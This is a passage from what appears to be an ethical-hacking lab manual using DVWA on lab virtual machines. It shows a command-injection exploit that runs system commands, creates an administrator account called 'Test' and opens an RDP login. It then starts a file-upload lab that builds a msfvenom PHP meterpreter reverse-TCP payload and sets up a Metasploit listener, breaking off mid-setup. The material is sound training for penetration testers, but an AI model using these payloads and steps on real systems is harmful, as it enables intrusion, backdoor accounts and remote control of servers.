


FIGURE 4.12: Obtaining Hostname

20. DVWA returns the name of the **Windows Server 2012** machine, as shown in the screenshot:

FIGURE 4.13: Hostname Obtained

21. This infers that the command execution field is vulnerable, and you are able to execute commands remotely.

22. Now, try to extract more information regarding the **Windows Server 2012** machine.

23. Type the command **| whoami** and click **submit**.

FIGURE 4.14: Obtaining Domain Information

24. The application displays the **user, group, and privileges** information for the user currently logged onto the Server 2012 machine, as shown in the screenshot:




FIGURE 4.15: Domain Information Revealed

25. Now, view the processes running on the machine. Type **| tasklist** and click **submit**.

FIGURE 4.16: Obtaining Processes Information

26. A list of all the **running processes** is displayed, as in the screenshot:




FIGURE 4.17: Processes Information Obtained

27. Check if you can terminate a process. Choose a process (other than windows process; here, **firefox** is chosen), and note its process ID (PID).




FIGURE 4.18: Viewing a Process PID

28. Type **| Taskkill /PID [Process ID value of the desired process] /F** and click **submit**.

29. By issuing this command, you are forcefully (**/F**) terminating the process.




FIGURE 4.19: Killing a Process

30. The process will be successfully terminated, as shown in the screenshot:

FIGURE 4.20: Process Successfully Terminated

31. To confirm that the process has been successfully terminated, issue the **| tasklist** command.

32. Now, view the directory structure of the **Windows Server 2012** machine.

33. Type **| dir C:** and click **submit** to view the files and directories in **C:**.

FIGURE 4.21: Obtaining Directory Information

34. The directory structure of **Windows Server 2012** is displayed, as in the screenshot:




FIGURE 4.22: Directory Information Obtained

35. In the same way, you can issue commands to view other directories.

36. Now, try to obtain information related to the user accounts.

37. To view user account information, type **| net user** and click **submit**.

FIGURE 4.23: Obtaining User Account Information

38. DVWA obtains user account information from **Windows Server 2012** and lists it, as shown in the screenshot:




FIGURE 4.24: User Account Information Obtained

39. Now, use the command execution vulnerability and attempt to add a user account remotely.

40. Here, you will create an account named **Test**. Type **| net user Test /Add** and click **submit**.

FIGURE 4.25: Adding a New User

41. A user account is created on the name "**Test.**" View the new user account by issuing the command **| net user**.

FIGURE 4.26: Viewing the Added User

42. You will observe the newly created account, as shown in the following screenshot:




FIGURE 4.27: Viewing the Added User

43. Now, view the new account's information. Type **| net user Test** and click **submit**.

FIGURE 4.28: Viewing the Added User Information

44. The **Test** account information appears. You can see that **Test** is a standard user account and does not have administrative privileges.




FIGURE 4.29: Viewing the Added User Information

45. Now assign administrative privileges to the account. The reason for granting administrative privileges to this account is to use this (admin) account to log into the **Windows Server 2012** machine by a remote desktop connection and with administrator access.

46. To grant administrative privileges, type **| net localgroup Administrators Test /Add** and click **submit**.

FIGURE 4.30: Assigning Administrative Privileges

47. Now you have successfully granted admin privileges to the account. Confirm the new setting by issuing the command **| net user Test**.




FIGURE 4.31: Viewing User Information

48. Observe that **Test** is now an administrator account.




FIGURE 4.32: User Account has Admin Privileges

49. So, now log into the **Windows Server 2012** machine's Test account, using Remote Desktop Connection.

50. Display the **Start** menu, and click **Windows Accessories → Remote Desktop Connection**.




FIGURE 4.33: Selecting Remote Desktop Connection

51. The Remote Desktop Connection dialog box appears; enter the IP Address of the **Windows Server 2012** (here, **10.10.10.12**) machine in the **Computer** text field, and click **Connect**.

FIGURE 4.34: Establishing a Remote Desktop Connection

52. The Windows Security dialog box appears; enter the username **Test** and click **OK**.

FIGURE 4.35: Establishing a Remote Desktop Connection

53. The **Remote Desktop Connection** window appears; click **Yes** to connect to the remote computer.

FIGURE 4.36: Establishing a Remote Desktop Connection

54. A remote desktop connection is successfully established, as shown in the screenshot:




FIGURE 4.37: Remote Desktop Connection Established Successfully

55. Thus, you have made use of a command execution vulnerability in a DVWA application hosted on a Windows Server 2012 machine, extracted information related to the machine, created an administrator account remotely, and logged into it.

56. Now, you may discontinue the session and log out of the web application.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

5

Exploiting File Upload Vulnerability at Different Security Levels

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.

Lab Scenario

Web developers build web applications, keeping in mind that all the security measures involved in doing so. Any loopholes found in the applications might allow attackers to exploit them, resulting in remote code execution, database extraction, and sometimes even the complete takeover of the servers that host them. As an expert Penetration Tester, you need to determine whether your website is secure before hackers download sensitive data, commit a crime using your website as a launch pad, and endanger your business. Thus, as a Certified Ethical Hacker (CEH), you need to ensure that web applications are properly built and are free from vulnerabilities that could lead to SQL injection, cross-site scripting, and so on. Concise reports identify where web applications need to be fixed, thus enabling you to protect your business from impending hacker attacks!

Lab Objectives

The objective of this lab is to help you understand and demonstrate File upload vulnerability in a web app.

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2016
- Kali Linux running as a virtual machine
- Windows Server 2012 running as a virtual machine
- A web browser with an Internet connection

Lab Duration

Time: 20 Minutes

Overview of Web Application Security

Web application security is a branch of information security that specifically deals with the security of websites, web applications, and web services.

At a high level, Web application security draws on the principles of application security but applies them specifically to Internet and Web systems. Typically, web applications are developed using programming languages such as PHP, Java EE, Java, Python, Ruby, ASP.NET, C#, VB.NET, or Classic ASP.

Lab Tasks

Before starting this lab, make sure that Windows Server 2012 virtual machine is turned on and **WAMPServer** is running.

1. Launch **Windows Server 2012** from VMware Workstation and log into the machine.
2. Once you have logged into the machine, navigate to **Start** and click **Wampserver64**.
3. This will start the **WAMPServer** service on the Windows Server 2012 machine.
4. Leave the **Windows Server 2012** running.




FIGURE 5.1: Start WAMPServer

5. Now, launch the **Kali Linux** virtual machine from VMware Workstation and log into the machine.

6. Open up a terminal window, type **msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=4444 -f raw** and hit **Enter.**

FIGURE 5.2: Generate payload

7. The raw payload is generated in the terminal window. Select the payload and copy it by right clicking on it then choosing **Copy** option from the context menu, as shown in the screenshot:




FIGURE 5.3: Copy the generated payload

8. Now open **Leafpad** and **paste** the raw payload code, as shown in the screenshot.




FIGURE 5.4: Paste the generated payload

9. Click **File** menu in the Menu bar and choose **Save As...** from the menu.




FIGURE 5.5: Save the payload file

10. When **Save As...** window appears, give the payload file a name (here **upload.php**) and choose the location as **Desktop**. Then click **Save** and close all the windows that were open.




FIGURE 5.6: Save the payload file

11. Launch **Firefox ESR** browser and enter the URL as **http://10.10.10.12:8080/dvwa/login.php**. The login page appears, enter the user credentials as **admin|password** and click **Login**.

FIGURE 5.7: DVWA login page

12. Click **DVWA Security** in the left pane to view the DVWA security level. Set the security level by selecting **Low** from the drop down list and click the **Submit** button, as shown in the screenshot:

FIGURE 5.8: Setting DVWA security level

13. Select **File Upload** option from the left pane and click **Browse...** button to upload a file, as shown in the screenshot:

FIGURE 5.9: Upload the payload file

14. **File Upload** window appears, select the payload file (here **upload.php**) and click **Open**.




FIGURE 5.10: Select the payload file

15. You can see the file has been selected for upload. Now click the **Upload** button to upload the file to the database, as shown in the screenshot:




FIGURE 5.11: Upload the payload file

16. You will see a message that the file has been uploaded successfully, with the location of the file. Note the location of the file and minimize the browser window.




FIGURE 5.12: Payload file successfully uploaded

17. Launch a **Terminal** window and type **msfconsole**. Hit **Enter** to run the **Metasploit Framework.**




FIGURE 5.13: Launch Metasploit framework

18. Now you have to set up a listener so that you can establish a **meterpreter session** with your victim. Follow the steps listed below to set up a listener using the msf command line.

    A. Type **use multi/handler** and hit **Enter**.

    B. Type **set payload php/meterpreter/reverse_tcp** and hit **Enter**.

    C. Type **set lhost 10.10.10.11** and hit **Enter**.

    D. Type **set lport 4444** and hit **Enter**.

